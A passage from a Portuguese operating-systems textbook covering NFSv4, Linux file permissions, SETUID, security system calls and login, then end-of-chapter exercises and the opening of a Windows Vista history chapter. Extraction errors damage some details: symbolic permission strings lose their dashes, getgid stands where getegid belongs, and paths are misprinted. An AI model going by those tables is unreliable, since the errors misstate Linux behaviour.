A versão 4 do NFS foi projetada para simplificar certas operações de seu predecessor. Em comparação com o NFSv3, descrito anteriormente, o NFSv4 é um sistema de arquivos com estado, o que permite que as operações open sejam chamadas a partir de arquivos remotos, pois o servidor NFS remoto manterá uma estrutura relacionada ao sistema de arquivos que inclui até o ponteiro para arquivo. As operações de leitura não precisam incluir faixas de leitura absolutas, mas podem ser gradativamente aplicadas a partir da posição do ponteiro de arquivo anterior. Esse procedimento resulta em mensagens menores e também na habilidade de empacotar múltiplas operações NFSv3 em uma única transação de rede.

O fato de o NFSv4 ser um sistema de arquivos com estado facilita a integração dos diversos protocolos NFSv3 descritos anteriormente em um único protocolo coerente. Não há necessidade de dar suporte a protocolos diferentes para operações de montagem, cache, bloqueio ou segurança. O NFSv4 também funciona melhor com a semântica dos sistemas de arquivos tanto do Linux (e no UNIX em geral) quanto do Windows.

#### Segurança no Linux 10.7

O Linux, como clone do MINIX e do UNIX, tem sido um sistema multiusuário quase desde seu início. Isso significa que a segurança e o controle da informação foram embutidos no sistema há muito tempo. Nas seções a seguir, veremos alguns dos aspectos de segurança do Linux.

#### 10.7.1 | Conceitos fundamentais

A comunidade de usuários em um sistema Linux consiste em alguns usuários registrados, cada um deles com um UID (ID do usuário) único. Um UID é um número inteiro entre 0 e 65.535. Os arquivos (mas também processos e outros recursos) são marcados com o UID de seu proprietário. Por convenção, o proprietário de um arquivo é a pessoa que o criou, embora exista um meio de trocar a posse.

Os usuários podem ser organizados em grupos, que também são numerados com inteiros de 16 bits, chamados GIDs (IDs do grupo). A associação de usuários em grupos é feita manualmente (pelo administrador do sistema) e consiste na inserção de entradas em uma base de dados do sistema para informar quais usuários estão em quais grupos. Um usuário poderia estar em um ou mais grupos ao mesmo tempo. Para simplificar, não iremos a fundo nessa característica.

O mecanismo de segurança básico do Linux é simples. Cada processo carrega o UID e o GID de seu proprietário. Quando um arquivo é criado, ele obtém o UID e o GID do processo criador. O arquivo obtém ainda um conjunto de permissões determinadas pelo processo criador. Essas permissões especificam quais os tipos de acessos que o proprietário, os outros membros do grupo do proprietário e o restante dos usuários têm sobre o arquivo. Para cada uma dessas três categorias, os acessos podem ser de leitura, escrita e execução, representados pelas letras r, w e x, respectivamente. A habilidade para executar um arquivo apenas tem sentido, obviamente, se o referido arquivo é um programa binário executável. Uma tentativa de execução de um arquivo que tem permissão de execução mas não é executável (isto é, não se inicia com um cabeçalho válido) causa uma falha e retorna um erro. Visto que existem três categorias de usuários e 3 bits por categoria, 9 bits são suficientes para representar os direitos de acesso. Alguns exemplos desses números de 9 bits e seus significados são mostrados na Tabela 10.14.

As primeiras duas entradas na Tabela 10.14 são claras e permitem que o proprietário e o grupo do proprietário tenham acesso completo, respectivamente. A entrada seguinte permite que o grupo do proprietário leia o arquivo, mas não o altere, e impede que estranhos façam quaisquer acessos. A quarta entrada é comum para um arquivo de dados que o proprietário quer deixar público. Da mesma maneira, a quinta entrada é a usual para um programa disponível publicamente. A sexta entrada impede qualquer acesso de qualquer usuário. Esse modo muitas vezes é usado para arquivos simulados (dummy) empregados para exclusão mútua, pois uma tentativa de criar esse arquivo falhará se ele já existe. Assim, se vários processos tentam simultaneamente criar esse arquivo como uma trava, somente um deles consegue. O último exemplo na verdade é estranho, pois cede mais direitos ao restante do mundo do que ao proprietário. Contudo, sua existência segue as regras de proteção. Felizmente, há como o proprietário alterar subsequentemente o modo de proteção, mesmo sem ter qualquer acesso ao arquivo.

O usuário com o UID igual a 0 é especial, chamado de **superusuário** (ou **root**). O superusuário tem o poder de ler e escrever todos os arquivos do sistema, não importando quem sejam os proprietários ou como eles estejam protegidos. Os processos com UID 0 também têm a capacidade de executar um pequeno número de chamadas de sistema protegidas que são negadas aos usuários comuns. Em geral, somente o administrador do sistema sabe a senha do superusuário, embora muitos estudantes de graduação considerem um esporte interessante encontrar falhas no sistema de modo a poder acessá-lo como superusuário sem

saber a senha. A administração do sistema tenta repreender essa atividade.

Os diretórios são arquivos e têm os mesmos modos de proteção que os arquivos comuns, exceto que o bit x se refere à permissão de busca em vez de permissão de execução. Assim, um diretório que tem modo de proteção rwxr-xr-x permite leitura, modificação e busca no diretório por seu proprietário, mas permite somente leitura e busca pelos outros usuários, impedindo-os de adicionar ou remover arquivos nele.

Os arquivos especiais correspondentes aos dispositivos de E/S apresentam os mesmos bits de proteção que os arquivos regulares. Esse mecanismo pode ser usado para limitar o acesso aos dispositivos de E/S. Por exemplo, o arquivo especial da impressora, /dev/lp, poderia ser propriedade do root ou de um usuário especial, daemon, e ter o modo de proteção rw------ para impedir que qualquer um tivesse acesso direto à impressora. Afinal, se qualquer um pudesse imprimir de acordo com sua vontade, seria o caos.

Obviamente, ter o /dev/lp como propriedade de, digamos, um daemon com modo de proteção rw----- significa que ninguém além dele pode usar a impressora. Apesar de isso poder poupar muitas árvores inocentes de serem mortas prematuramente, algumas vezes os usuários têm uma necessidade legítima de imprimir algo. De fato, existe um problema mais geral de permitir o acesso controlado a todos os dispositivos de E/S e outros recursos do sistema.

Esse problema foi resolvido pela adição de um novo bit de proteção, o **bit SETUID**, aos 9 bits de proteção discutidos anteriormente. Quando um programa que tem o bit SETUID ativado é executado, o **UID efetivo** para aquele processo se torna o UID do proprietário do arquivo executável, em vez do UID do usuário que o invocou. Quando um processo tenta abrir um arquivo, o UID efetivo é quem deve ser verificado, não importando o UID subjacente real. Fazendo com que o programa que acessa a impressora seja propriedade do daemon, mas com seu bit SETUID ativado, qualquer usuário pode executá-lo e ter o poder do daemon (por exemplo, acesso a /dev/lp), mas somente para executar

Binário	Simbólico	Acessos permitidos ao arquivo
111000000	rwx	O proprietário pode ler, escrever e executar
111111000	rwxrwx	O proprietário e o grupo podem ler, escrever e executar
110100000	rw-r	O proprietário pode ler e escrever; o grupo pode ler
110100100	rw-rr	O proprietário pode ler e escrever; todos os outros podem ler
111101101	rwxr-xr-x	O proprietário pode fazer qualquer coisa; os demais podem ler e executar
000000000	*****	Ninguém tem nenhum tipo de acesso
000000111	rwx	Somente usuários de fora têm acesso (estranho, mas possível)

aquele programa (que pode enfileirar trabalhos de impressão para imprimi-los ordenadamente).

Muitos programas sensíveis do Linux são propriedades do root mas têm o SETUID ativado. Por exemplo, o programa que permite que os usuários alterem suas senhas (passwd) precisa escrever no arquivo de senhas. Deixar o arquivo de senhas liberado publicamente para escrita pode não ser uma boa ideia. Em contrapartida, existe um programa de propriedade do root com o bit SETUID ativado. Embora o programa tenha acesso completo ao arquivo de senhas, ele somente altera a senha do chamador e não permite qualquer outro acesso ao arquivo de senhas.

Além do bit SETUID, existe também o bit SETGID, que trabalha de maneira análoga, dando temporariamente ao usuário o GID efetivo do programa. Entretanto, esse bit raramente é usado na prática.

# 10.7.2 Chamadas de sistema para segurança no Linux

Existe apenas um pequeno número de chamadas de sistema relacionadas à segurança. As mais importantes estão relacionadas na Tabela 10.15. A chamada de sistema mais amplamente usada é chmod, que serve para alterar o modo de proteção. Por exemplo,

s = chmod("/usr/ast/newgame", 0755);

configura newgame para rwxr-xr-x, de modo que qualquer um pode executá-lo (note que o número 0755 é uma constante octal, o que é bastante conveniente, pois os bits de proteção são organizados em grupos de 3 bits). Somente os proprietários dos arquivos e o superusuário podem alterar seus próprios bits de proteção.

A chamada de sistema access verifica se um acesso específico está autorizado, considerando, para isso, os UID e GID reais. Essa chamada é necessária para evitar violações de segurança nos programas que têm SETUID ativado e pertencente ao root. Esse programa pode fazer qualquer coisa e, assim, muitas vezes ele precisa verificar se o usuário tem a permissão para executar certo acesso. O programa não pode simplesmente tentar, pois o acesso sempre ocorrerá. Com a chamada de sistema access, o programa pode determinar se o acesso é permitido pelo UID real e pelo GID real.

As próximas quatro chamadas de sistema retornam os UIDs e GIDs real e efetivo. As últimas três são permitidas somente para o superusuário — elas trocam o proprietário do arquivo, o UID e o GID do processo.

# 10.7.3 Implementação de segurança no

Quando um usuário entra no sistema, o programa de entrada, login (que tem SETUID root), pede um nome de conta e uma senha. Ele criptografa a senha e então pesquisa no arquivo de senhas, letc/passwd, para ver se existe correspondência com a senha que se encontra nele (sistemas em rede funcionam de modo ligeiramente diferente). A criptografia serve para impedir que a senha seja armazenada de modo convencional em qualquer lugar do sistema. Se a senha está correta, o programa login procura no arquivo / etc/passwd o nome do shell preferido do usuário — provavelmente bash, mas também pode ser algum outro shell, como csh ou ksh. O programa login então usa setuid e setgid para obter o UID e o GID do usuário (lembre-se: ele iniciou como SETUID de root). Então, ele abre o teclado para a entrada-padrão (descritor de arquivo 0), a tela para a saída-padrão (descritor de arquivo 1) e a tela para o erro--padrão (descritor de arquivo 2). Por fim, ele executa o shell preferido, terminando a si próprio.

Nesse ponto o shell preferido deve estar executando com UID e GID corretos e a entrada, a saída e o erro-padrão serão ajustados para seus dispositivos-padrão. Todos os processos que são criados (isto é, comandos digitados pelo usuário) automaticamente herdam os UID e GID do

Chamada de sistema	Descrição
s = chmod(caminho, modo)	Troca o modo de proteção do arquivo
s = access(caminho, modo)	Verifica acesso usando o UID e GID reais
uid = getuid()	Obtém o UID real
uid = geteuid()	Obtém o UID efetivo
gid = getgid()	Obtém o GID real
gid = getgid()	Obtém o GID efetivo
s = chown(caminho, proprietário, grupo)	Troca proprietário e grupo
s = setuid(uid)	Configura o UID
s = setgid(gid)	Configura o GID

Tabela 10.15 Algumas chamadas do sistema relacionadas a segurança. O código de retorno s é -1 caso ocorra um erro; uid e gid são o VID e o GID, respectivamente. Os parâmetros são autoexplicativos.



shell e, assim, terão proprietário e grupo corretos. Todos os arquivos que eles criam obtêm esses valores.

Quando qualquer processo tenta abrir um arquivo, o sistema de arquivos primeiro compara os bits de proteção do i-node do arquivo com o UID efetivo e o GID efetivo do chamador para ver se o acesso é permitido. Em caso afirmativo, o arquivo é aberto e um descritor de arquivo é retornado. Em caso negativo, o arquivo não é aberto e -1 é retornado. Nenhuma verificação é realizada nas chamadas subsequentes read e write. Consequentemente, se o modo de proteção é alterado quando o arquivo já está aberto, o novo modo não afeta os processos que já estão com o arquivo aberto.

O modelo de segurança no Linux e sua implementação são essencialmente os mesmos da maioria dos sistemas UNIX tradicionais.

# 10.8 Resumo

O Linux começou sua vida como um sistema de código aberto que era uma cópia integral do UNIX, mas agora é usado em máquinas que vão desde notebooks até supercomputadores. Ele possui três interfaces: o shell, a biblioteca C e as chamadas de sistema. Além delas, uma interface gráfica costuma ser utilizada de forma a simplificar a interação do usuário com o sistema. O shell permite que os usuários digitem comandos para execução. Esses comandos podem ser simples, pipelines ou estruturas mais complexas. A entrada e a saída podem ser redirecionadas. A biblioteca C contém as chamadas de sistema e também muitas extensões dessas chamadas — como printf, para escrever saída formatada em arquivos. A interface real de chamadas de sistema é dependente da arquitetura e, nas plataformas x86, é composta de aproximadamente 250 chamadas de sistema, cada uma responsável por uma tarefa e nada mais.

Os conceitos principais do Linux incluem o processo, o modelo de memória, a E/S e o sistema de arquivos. Os processos podem criar subprocessos, gerando uma árvore de processos. O gerenciamento de processos no Linux é diferente daquele do UNIX, pois o Linux considera cada entidade de execução — um processo com somente um thread ou cada thread de um processo com múltiplos threads ou do núcleo — como uma tarefa única. Um processo, ou uma tarefa simples em geral, é representado por meio de dois componentes principais: a estrutura da tarefa e as informações adicionais que descrevem o espaço de endereçamento do usuário. A estrutura da tarefa está sempre na memória, mas as demais informações mais recentes podem ser paginadas para o disco. A criação de processos se dá por meio da duplicação da estrutura de tarefa e, em seguida, pela configuração da informação sobre a imagem da memória, de forma que ela aponte para a imagem da memória do pai. As cópias reais das páginas da imagem da memória são criadas somente se o compartilhamento não for permitido e a alteração da memória for necessária. Esse mecanismo é chamado de copiar-se-escrita. O escalonamento ocorre

a partir do uso de um algoritmo baseado em prioridade, o qual favorece os processos interativos.

O modelo de memória consiste em três segmentos por processo: código, dados e pilha. O gerenciamento de memória é feito por paginação. O mapa da memória mantém o controle do estado de cada página, e o daemon de paginação usa o algoritmo do relógio para manter um número suficiente de páginas livres.

Os dispositivos de E/S são acessados usando arquivos especiais; cada um tem um número do dispositivo principal e um número do dispositivo secundário. A E/S de dispositivo de bloco usa uma memória principal para fazer cache de blocos e reduzir o número de acessos ao disco. A E/S de caracteres pode ser feita no modo bruto, ou fluxos de caracteres podem ser modificadas via disciplinas de linhas. Os dispositivos de rede são tratados de maneira distinta, ou seja, pela associação de todos os módulos de protocolos de rede ao processo ao qual se referem os pacotes de rede e a partir do processo do usuário.

O sistema de arquivos é hierárquico e contém arquivos e diretórios. Todos os discos são montados em uma única árvore de diretórios que se inicia a partir de uma única raiz. Arquivos individuais podem ser ligados a um diretório a partir de qualquer lugar no sistema de arquivos. Para usar um arquivo, primeiro ele deve ser aberto, obtendo, assim, um descritor de arquivo que permita a leitura e a escrita nele. Internamente, o sistema de arquivos usa três tabelas principais: a de descritores de arquivos, a de descritores de arquivos abertos e a de i-nodes. A tabela de i-nodes é a mais importante delas, pois contém todas as informações administrativas sobre um arquivo e a localização de seus blocos. Diretórios e dispositivos também são representados como arquivos, bem como outros arquivos especiais.

A proteção é baseada no controle de acesso para leitura, escrita e execução de acesso para o proprietário, o grupo e outros. Para os diretórios, o bit de execução é interpretado como permissão de busca.

# **Problemas**

#### 1. Um diretório contém os seguintes arquivos:

aardvark nuthatch bonefish ostrich capybara porpoise dingo quacker emu rabbit feret seahorse grunion tuna hyena unicorn ibex vicuna ielyfish weasel koala yak llama zebu marmot

Quais arquivos serão apresentados pelo comando Is [abc]\*e\*?

- 2. O que faz o seguinte pipeline no shell do Linux? grep nd xyz | wc -l
- 3. Escreva um pipeline Linux que imprima a oitava linha do arquivo z na saída-padrão.
- 4. Por que o Linux distingue entre saída-padrão e erro-padrão, quando ambos têm o terminal como padrão?
- 5. Um usuário em um terminal digita os seguintes comandos:

a|b|c&

d|e|f&

Após o shell ter processado esses comandos, quantos processos novos estarão executando?

- 6. Quando o shell do Linux inicia um processo, ele coloca cópias de suas variáveis de ambiente, como HOME, na pilha do processo, de modo que o processo possa saber qual é diretório home. Se esse processo posteriormente criar um outro processo, o processo filho automaticamente terá acesso a essas variáveis também?
- 7. Calcule quanto tempo é gasto para criar um processo filho sob as seguintes condições: tamanho do código = 100 KB; tamanho dos dados = 20 KB; tamanho da pilha = 10 KB; tamanho da tabela de processos = 1 KB; estrutura do usuário = 5 KB. A interrupção do núcleo em si, incluindo o retorno, gasta 1 ms e a máquina pode copiar uma palavra de 32 bits a cada 50 ns. Os segmentos de texto são compartilhados, mas os segmentos de dados e pilha não o são.
- 8. À medida que programas de megabytes foram se tornando mais comuns, o tempo gasto executando a chamada de sistema fork cresceu proporcionalmente. Quando fork é executada no Linux, o espaço de endereçamento dos pais não é copiado, conforme ditaria a semântica tradicional dessa chamada. Como o Linux evita que o filho faça algo que mudaria completamente a semântica de fork?
- 9. Tem sentido retirar a memória de um processo quando ele entra no estado zumbi? Por quê?
- 10. Na sua opinião, por que os projetistas do Linux impossibilitam a um processo enviar um sinal para um outro processo que não esteja em seu grupo de processos?
- 11. Uma chamada de sistema geralmente é implementada usando uma instrução de interrupção de software (trap). Uma chamada comum de rotina também poderia ser usada da mesma maneira no hardware do Pentium? Em caso afirmativo, sob quais condições e como? Em caso negativo, por quê?
- 12. Em geral, você acha que daemons têm maior ou menor prioridade do que os processos interativos? Por quê?
- 13. Quando um processo novo é criado, ele deve ser associado a um único número inteiro chamado PID. É suficiente ter um contador no núcleo, que é incrementado a cada criação de processo, para ser usado como o novo PID? Justifique sua resposta.

- 14. Na entrada de cada processo na tabela de processos, o PID do pai do processo é armazenado. Por quê?
- 15. Quais combinações dos bits sharing\_flags, usados pelo comando clone do Linux, correspondem à chamada fork convencional do UNIX? E para a criação de um thread convencional do UNIX?
- 16. O escalonador Linux passou por uma significativa revisão entre os núcleos 2.4 e 2.6. O escalonador atual pode tomar decisões de escalonamento em tempo de 0(1). Como isso é possível?
- 17. Durante o boot do Linux (ou da maioria dos outros sistemas operacionais), o carregador de boot (bootstrap loader), situado no setor 0 do disco, primeiro carrega o programa de boot, que por sua vez carrega o sistema operacional. Por que é necessário esse passo extra? Certamente seria mais simples se o carregador de boot do setor 0 simplesmente carregasse diretamente o sistema operacional.
- 18. Um certo editor tem 100 KB de código de programa, 30 KB de dados inicializados e 50 KB de BSS. A pilha inicial é de 10 KB. Suponha que três cópias desse editor sejam iniciadas simultaneamente. Quanta memória física é necessária (a) se o código é compartilhado e(b) se não o é?
- 19. Por que as tabelas de descritores de arquivos abertos são necessárias no Linux?
- 20. No Linux, os segmentos de dados e de pilha são paginados e trocados para o disco para uma cópia-rascunho mantida em uma paginação ou partição especial do disco, mas o segmento de código usa o próprio arquivo binário executável. Por quê?
- 21. Descreva uma maneira de usar mmap com sinais para construir um mecanismo de comunicação entre processos.
- 22. Um arquivo é mapeado usando a seguinte chamada de sistema mmap:

mmap(65536, 32768, READ, FLAGS, fd, 0)

As páginas são de 8 KB. Qual byte do arquivo é acessado por meio da leitura de um byte no endereço de memória 72.000?

23. Após a chamada de sistema do problema anterior ter sido executada, a chamada

munmap(65536, 8192)

é realizada. Essa segunda é bem-sucedida? Em caso afirmativo, quais bytes do arquivo permanecem mapeados? Do contrário, por que ela falha?

- 24. Uma falta de página pode fazer com que o processo em execução seja terminado? Em caso afirmativo, dê um exemplo. Em caso negativo, por quê?
- 25. No sistema companheiro (buddy) de gerenciamento de memória, é possível que dois blocos adjacentes de memória livre de mesmo tamanho coexistam sem serem fundidos em um único bloco? Em caso afirmativo, dê um exemplo de como isso pode acontecer. Caso contrário, mostre que isso é impossível.

# 500 Sistemas operacionais modernos

- 26. É dito no texto que uma partição de paginação trabalha melhor do que um arquivo de paginação. Por que isso acontece?
- Dê duas vantagens do uso de nomes relativos de caminhos sobre os nomes absolutos.
- 28. As seguintes chamadas de travas (lock) são feitas por uma coleção de processos. Se um processo não consegue obter a trava, ela é bloqueada. Diga o que ocorre em cada chamada.
  - (a) A quer uma trava compartilhada para os bytes de 0 a 10.
  - (b) B quer uma trava exclusiva para os bytes de 20 a 30.
  - (c) C quer uma trava compartilhada para os bytes de 8 a 40.
  - (d) A quer uma trava compartilhada para os bytes de 25 a 35.
  - (e) B quer um impedimento exclusivo para o byte 8.
- 29. Considere o arquivo impedido da Figura 10.18(c). Suponha que um processo tente estabelecer trava nos bytes 10 e 11 e seja bloqueado. Em seguida, antes de *C* liberar a trava, um outro processo ainda tenta estabelecer trava nos bytes 10 e 11 e também é bloqueado. Que tipos de problemas são introduzidos na semântica por essa situação? Proponha e defenda duas soluções.
- **30.** Suponha que uma chamada de sistema, Iseek, procure por um deslocamento negativo de um arquivo. Sugira duas maneiras possíveis de lidar com essa situação.
- 31. Se um arquivo do Linux tem modo de proteção 755 (octal), quais são as permissões do proprietário, do grupo do proprietário e dos demais usuários quanto à manipulação do arquivo?
- 32. Alguns dispositivos de fita têm blocos numerados e a capacidade de sobrescrever um bloco específico sem interferir nos blocos anteriores e posteriores. Esse dispositivo poderia ser montado como um sistema de arquivos do Linux?
- **33.** Na Figura 10.16, tanto Fred quanto Lisa têm acesso ao arquivo *x* em seus respectivos diretórios após a ligação entre eles. Esse acesso é completamente simétrico, ou seja, qualquer coisa que um deles pode fazer com o arquivo o outro também pode?
- 54. Conforme vimos, os nomes absolutos de caminhos são buscados a partir do diretório-raiz e os nomes relativos de caminhos são buscados a partir do diretório de trabalho. Sugira uma maneira eficiente de implementar os dois tipos de busca.
- 35. Quando o arquivo /usr/ast/work/f é aberto, vários acessos a disco são necessários para ler os blocos do i-node e do diretório. Calcule o número necessário de acessos a disco considerando que o i-node para o diretório-raiz esteja sempre na memória e todos os diretórios tenham um bloco de tamanho.
- 36. Um i-node do Linux tem 12 endereços de disco para os blocos de dados, assim como os endereços de blocos indiretos simples, duplos e triplos. Se cada um desses blocos

- tem 256 endereços de disco, qual é o tamanho do maior arquivo que pode ser tratado, assumindo que um bloco de disco tenha 1 KB?
- 37. Quando um i-node é lido do disco durante o processo de abertura de um arquivo, ele é colocado em uma tabela de i-nodes na memória. Essa tabela tem alguns campos que não estão presentes no disco. Um deles é um contador que mantém o controle do número de vezes que o i-node foi aberto. Por que esse campo é necessário?
- 38. Em plataformas com múltiplas CPUs, o Linux mantém uma fila de execução (runqueue) para cada CPU. Esta é uma boa ideia? Explique sua resposta.
- 39. Os threads pdflush podem ser periodicamente acordados para escrever de volta no disco as páginas muito antigas anteriores a 30 s. Por que isso é necessário?
- 40. Após uma falha no sistema seguida de reinicialização, geralmente é executado um programa de recuperação. Suponha que esse programa descubra que um contador de ligação em um i-node é 2, mas somente uma entrada no diretório referencia o i-node. Ele pode resolver esse problema? Como?
- **41.** Faça uma suposição fundamentada de qual chamada de sistema Linux é mais rápida.
- 42. É possível remover a ligação de um arquivo que nunca foi ligado? O que acontece?
- 43. Com base na informação apresentada neste capítulo, se um sistema de arquivos ext2 do Linux é colocado em um disco flexível de 1,44 Mbyte, qual é a quantidade máxima de dados de arquivos do usuário que pode ser armazenada nele? Presuma que os blocos do disco sejam de 1 KB.
- 44. Em vista de todos os problemas que os estudantes podem causar caso sejam superusuários, por que existe esse conceito?
- 45. Um professor compartilha arquivos com seus alunos colocando-os em um diretório público acessível pelo sistema Linux do Departamento de Computação. Um dia ele percebe que um arquivo colocado lá, no dia anterior, estava com acesso de escrita permitido a qualquer um. Ele altera as permissões e verifica que o arquivo é idêntico à sua cópia principal. No dia seguinte, ele percebe que o arquivo foi novamente alterado. Como isso pode ocorrer e como pode ser evitado?
- 46. O Linux dá suporte à a chamada de sistema fsuid. Ao contrário de setuid, que garante ao usuário todos os direitos da identificação associada ao programa em execução, fsuid garante ao usuário que está executando o programa os direitos especiais relativos somente ao acesso a arquivos. Por que essa característica é útil?
- **47.** Escreva um shell mínimo que permita executar comandos simples. Ele também deve permitir que os comandos sejam executados em segundo plano.
- 48. Usando linguagem assembly e chamadas BIOS, escreva um programa que inicialize a si próprio a partir de um disquete, em um computador do tipo Pentium. O programa deve usar as chamadas BIOS para ler do teclado e ecoar os

Capítulo 10

- caracteres digitados, simplesmente para mostrar que está executando.
- 49. Escreva um programa para terminal burro que conecte duas estações de trabalho Linux via portas seriais. Use as chamadas de gerenciamento de terminais POSIX para configurar as portas.
- 50. Escreva uma aplicação cliente-servidor que, mediante requisição, transfira um arquivo grande via soquetes. Reescreva a mesma aplicação para que ela faça uso de memória compartilhada. Qual das duas versões deve funcionar melhor? Por quê? Utilizando arquivos de diferentes tamanhos, realize medições de desempenho com o código que escreveu. O que você percebeu? O que você acha que acontece no interior do núcleo do Linux para causar esse comportamento?
- 51. Escreva uma biblioteca básica de threads de nível de usuário para ser executada no topo do Linux. A API da bi-

blioteca deve conter chamadas de funções como mythreads\_init, mythreads\_create, mythreads\_join, mythreads\_exit, mythreads\_yield, mythreads\_self e, quem sabe, algumas outras. Em seguida, implemente essas variáveis de sincronização de forma que permitam operações concorrentes seguras: mythreads\_mutex\_init, mythreads\_mutex\_lock, mythreads\_mutex\_unlock. Antes de começar, defina claramente a API e especifique a semântica de cada chamada. Em seguida, implemente a biblioteca em nível de usuário com um escalonador circular preemptivo. Você também vai precisar escrever uma ou mais aplicações com múltiplos threads que utilizem sua biblioteca para que possa testá-la. Por fim, substitua o mecanismo de escalonamento simples por outro que se comporte como o escalonador de tempo 0(1) do Linux 2.6, descrito neste capítulo. Compare o desempenho de sua(s) aplicação(ões) utilizando cada um dos escalonadores.

# Capítulo 11

# Estudo de caso 2: Windows Vista

O Windows é um sistema operacional moderno que executa em PCs de mesa e em servidores empresariais. Até o final de 2009, a versão para desktop mais recente era a do **Windows Vista**, e sua versão para servidores é chamada **Windows Server 2008**<sup>1</sup>. Neste capítulo, estudaremos várias características do Windows Vista, começando com um breve histórico e, a seguir, passando para sua arquitetura. Depois disso estudaremos seus processos, gerenciamento de memória, E/S, sistema de arquivos e, finalmente, segurança.

# História do Windows Vista

Os sistemas operacionais da Microsoft para PCs desktop e portáteis e para servidores podem ser divididos em três famílias: MS-DOS, Windows baseado no MS-DOS e Windows baseado em NT. Tecnicamente, cada um desses sistemas é substancialmente diferente de seus pares e cada um dominou o mercado em décadas distintas da história dos computadores pessoais. A Tabela 11.1 mostra as datas dos principais lançamentos de sistemas operacionais para desktops da Microsoft (não incluindo o popular XENIX, versão do UNIX, que a Microsoft vendeu para a Santa Cruz Operations — SCO — em 1987). A seguir, delinearemos brevemente cada uma dessas famílias.

#### 11.1.1 Década de 1980: o MS-DOS

No início dos anos 1980, a IBM — na época a maior e mais poderosa empresa de computadores do mundo — produzia um **computador pessoal** baseado no microprocessador Intel 8088. Desde meados dos anos 1970, a Microsoft era a principal fornecedora da linguagem de programação BASIC, para microcomputadores de 8 bits baseados no 8080 e no Z-80. Quando a IBM sondou a Microsoft sobre a licença da linguagem para o novo IBM PC, a Microsoft prontamente concordou e sugeriu que a IBM contatasse a Digital Research para tentar licenciar o sistema operacional CP/M, já que a Microsoft ainda não atuava no ramo de sistemas operacionais. A IBM foi até a Digital Research,

Ano	MS-DOS	Windows baseado no MS-DOS	Windows baseado em NT	Observações
1981	MS-DOS 1.0			Distribuição inicial para IBM PC
1983	MS-DOS 2.0			Suporte para PC/XT
1984	MS-DOS 3.0			Suporte para PC/AT
1990		Windows 3.0		Dez milhões de cópias em 2 anos
1991	MS-DOS 5.0			Incluído gerenciamento de memória
1992		Windows 3.1		Funciona somente em 286 ou superior
1993			Windows NT 3.1	
1995	MS-DOS 7.0	Windows 95		MS-DOS embutido no Win 95
1996			Windows NT 4.0	
1998		Windows 98		
2000	MS-DOS 8.0	Windows Me	Windows 2000	Win Me era inferior ao Win 98
2001			Windows XP	Substitui o Win 98
2006			Windows Vista	

Tabela 11.1 Principais lançamentos na história dos sistemas operacionais Microsoft para PCs desktop.

<sup>1</sup> A Microsoft lançou, no final de 2009, o Windows 7 e o Windows Server 2008 RZ, substituindo o Windows Vista e o Windows Server 2008, respectivamente (N.R.T.).

mas como seu presidente, Gary Kildall, estava muito ocupado para atender a IBM, esta retornou à Microsoft. Pouco tempo depois, a Microsoft comprou um clone do CP/M de uma empresa local, a Seattle Computer Products, criou uma versão do sistema para o IBM PC e o licenciou para a IBM. O sistema foi então renomeado para MS-DOS 1.0 (MicroSoft Disk Operating System - sistema operacional em disco da Microsoft) e distribuído com o primeiro IBM PC, em 1981.

O MS-DOS era um sistema operacional de 16 bits em modo real, dedicado a um único usuário, orientado à linha de comandos e com 8 KB de código residente na memória. Ao longo da década seguinte, tanto o PC quanto o MS-DOS continuaram a evoluir, acrescentando mais recursos e capacidades. Em 1986, quando a IBM construiu o PC/AT baseado no Intel 286, o MS-DOS passou a ter 36 KB, mas continuou a ser um sistema operacional monotarefa orientado à linha de comandos.

# 11.1.2 Década de 1990: o Windows baseado no MS-DOS

Inspirado na interface gráfica com o usuário dos sistemas de pesquisa do Stanford Research Institute e da Xerox PARC, bem como de seus progenitores, o Apple Lisa e o Apple Macintosh, a Microsoft decidiu dar ao MS-DOS uma interface gráfica com o usuário chamada Windows. As primeiras duas versões do Windows (lançadas em 1985 e 1987) não fizeram muito sucesso, em parte por conta das limitações do hardware do PC disponível na época. Em 1990, a Microsoft lançou o Windows 3.0 para o Intel 386 e, em seis meses, vendeu mais de um milhão de cópias.

O Windows 3.0 não era bem um sistema operacional, mas um ambiente gráfico construído sobre o MS-DOS, que ainda controlava a máquina e o sistema de arquivos. Todos os programas funcionavam no mesmo espaço de enderecamento, e um erro em um deles poderia fazer o sistema inteiro parar.

Em agosto de 1995, foi lançado o Windows 95, que continha muitas das características de um sistema operacional maduro, inclusive memória virtual, gerenciamento de processos e multiprogramação, e que incluía interfaces de programação de 32 bits. Entretanto, ele ainda não era totalmente seguro e o isolamento entre as aplicações e o sistema operacional era precário. Os problemas de instabilidade continuaram mesmo nas versões subsequentes — Windows 98 e Windows Me —, em que o MS-DOS continuava a executar código assembly de 16 bits no coração do sistema operacional Windows.

# 11.1.3 Década de 2000: o Windows baseado em NT

No final dos anos 1980, a Microsoft percebeu que construir um sistema operacional moderno sobre o MS-DOS não seria o melhor caminho. O hardware do PC continuava a melhorar sua velocidade e sua capacidade, e seu mercado acabaria colidindo com os mercados de estações de trabalho e servidores empresariais, nos quais o UNIX era o sistema operacional dominante. A Microsoft também estava preocupada com a possibilidade de a família de processadores Intel deixar de ser competitiva, já que ela estava sendo ameaçada pelas arquiteturas RISC. Para lidar com essas questões, a Microsoft contratou um grupo de engenheiros da DEC, liderado por David Cutler, um dos principais projetistas do sistema operacional VMS da DEC. Cutler deveria produzir, a partir do zero, um novíssimo sistema operacional de 32 bits que deveria implementar o OS/2, a API do sistema operacional que, na época, a Microsoft desenvolvera em conjunto com a IBM. Os documentos originais do projeto desenvolvido pela equipe de Cutler foram chamados de sistema NT OS/2.

Chamado de NT, acrônimo de New Technology (nova tecnologia) e também porque o processador-alvo original era o novo Intel 860 (codinome N10), o sistema de Cutler era destinado a funcionar em diferentes processadores e enfatizava a segurança e a confiança, bem como a compatibilidade com as versões Windows baseadas no MS-DOS. A experiência de Cutler com o VMS aparece claramente em várias partes, havendo mais do que uma simples similaridade entre o projeto do NT e o do VMS, conforme mostra a Tabela 11.2.

Quando os engenheiros da DEC (e, mais tarde, seus advogados) viram o quanto o NT era parecido com o VMS (e também com seu sucessor nunca lançado, MICA), inicializou-se uma discussão a respeito do uso pela Microsoft do que era propriedade intelectual da DEC. A discussão não chegou aos tribunais e a Microsoft concordou em dar suporte ao NT no DEC Alpha durante algum tempo. Contudo, nada disso foi suficiente para evitar que a DEC ficasse limitada aos minicomputadores e desdenhasse dos computadores pessoais. Sua postura foi ratificada pela fala de seu fundador, Ken Olsen, em 1977: "Não há razão para alguém querer um computador em casa". Em 1998, o que sobrou

Ano	Sistema operacional DEC	Características
